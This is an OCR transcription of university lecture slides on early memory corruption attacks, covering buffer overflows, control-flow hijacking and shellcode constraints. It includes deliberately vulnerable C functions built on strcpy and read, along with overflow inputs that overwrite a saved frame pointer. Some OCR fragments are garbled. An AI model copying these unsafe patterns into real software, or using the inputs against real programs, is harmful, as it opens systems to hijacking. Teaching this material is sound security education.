# (Early) Memory Corruption Attacks

**CS-576 Systems Security**

Instructor: Georgios Portokalidis

Spring 2018

# Memory Corruption

"Memory corruption occurs in a computer program when the contents of a memory location are unintentionally modified due to programming errors; this is termed **violating memory safety**.

When the corrupted memory contents are used later in that program, it leads either to program crash or to **strange and bizarre program behavior.** "

--wikipedia

# Common Vulnerabilities

Overflows: Writing beyond the end of a buffer

Underflows: Writing beyond the beginning of a buffer

Use-after-free: Using memory after it has been freed

Uninitialized memory: Using pointer before initialization

Null pointer dereferences: Using NULL pointers

Type confusion: Assume a variable/object has the wrong type

**HW errors: Hammering memory to cause bit flips to non-owned memory**

# CWE Common Weakness Enumeration

*A Community-Developed List of Software Weakness Types*

CWE and SANS Institute TOP 25 MOST DANGEROUS SOFTWARE ERRORS

ID Lookup: Go

Home | About | CWE List | Scoring | Community | News | Search

**CWE™** is a community-developed list of common software security weaknesses. It serves as a common language, a measuring stick for software security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.

## View the CWE List

View by Research Concepts | View by Development Concepts | View by Architectural Concepts

## Search CWE

Easily find a specific software weakness by performing a search of the CWE List by keywords(s) or by CWE-ID Number. To search by multiple keywords, separate each by a space.

Google Custom Search | Search ×

**See the full CWE List page for enhanced information, downloads, and more.**

**Total Software Weaknesses: 714**

# Buffer Overflows

# Buffer Overflows

Writing outside the boundaries of a buffer

Common programmer errors that lead to it …

- Insufficient input checks/wrong assumptions about input
- Unchecked buffer size
- Integer overflows


# Stack Overflows

# Stack Overflow Example

```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}
```

# Stack Overflow Example


```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}
```



# Stack Overflow Example


```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}
```

**./mytest AAAAA**



# Stack Overflow Example


```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}


./mytest AAAAA
```



# Stack Overflow Example


```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}
```

**./mytest AAAAAAAAAAAAAAAAAAAA**



# Stack Overflow Example

```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}


./mytest AAAAAAAAAAAAAAAAAAAA
```



# Control-Flow Hijacking

The saved return address is a code pointer stored in memory

- Controlling it grants control of a control-flow instruction (e.g., ret)

Untrusted inputs that lead to corruption of a code pointer lead to **control-flow hijacking attacks**

# Other Code Pointers

Return address

```
return;
```

→ ret

Function address

```
typedef void (*cmpf_t)(int, int);
void compare(int array[], int len, int num, cmpf_t f)
{
        int i;
        for (i < 0; i < len; i++)
                if (array[i] < num)
                        f(i, array[i]);
}
```


f(i, array[i]); → call *(rax)

Jump table

```
switch (option) {
case 0:
        Code ...
case 1:
        Code ...
...
}
```


switch (option) { → jmp *(rax)

# Where to Point Execution




Malicious injected code is also code shellcode, because the first instances where used to spawn a shell

# Injecting Shellcode




# Code Injection

Code injection (CI) - Injecting machine code into a vulnerable program's memory

Code injections attacks inject code and use control-flow hijacking to execute that code

# Shellcode Limitations




Injected shellcode cannot include a null byte because of strcpy()


Shellcode needs to be carefully crafted to avoid disallowed bytes

Other methods of copying data may not have the same limitation: memcpy(), gets(), read(), fread(), custom copy routines, etc.

# Stack Overflow Using read()


```
static void getURL(void)
{
        char buf[64];

        read(STDIN_FILENO, buf, 128);
        get_webpage(buf);
}
```

No limitation on bytes read.



# Stack Overflow with FP


```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}
```



# Stack Overflow with FP

```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}
```

**./mytest AAAAAAAAAAAAAAAAAAAA**




# Stack Overflow with FP

```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}
```

**./mytest AAAAAAAAAAAAAAAAAAAA**

```
80484e1: c9                    leave
80484e2: c3                    ret
```



# Stack Overflow with FP


```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}
```

**./mytest AAAAAAAAAAAAAAAAAAAA**

Function exit (LEAVE)

```
movl    %ebp, %esp
pop     %ebp
```

```
8048                                    ve
8048
```



# Stack Overflow with FP


```
int mytest(char *str)
{
        char buf[16];

        strcpy(buf, str);

        printf("%s\n", buf);

        return strlen(buf);
}
```

**./mytest AAAAAAAAAAAAAAA\x3c\xca\xff\xffAAAA**

```
8048                                   ve
8048
```

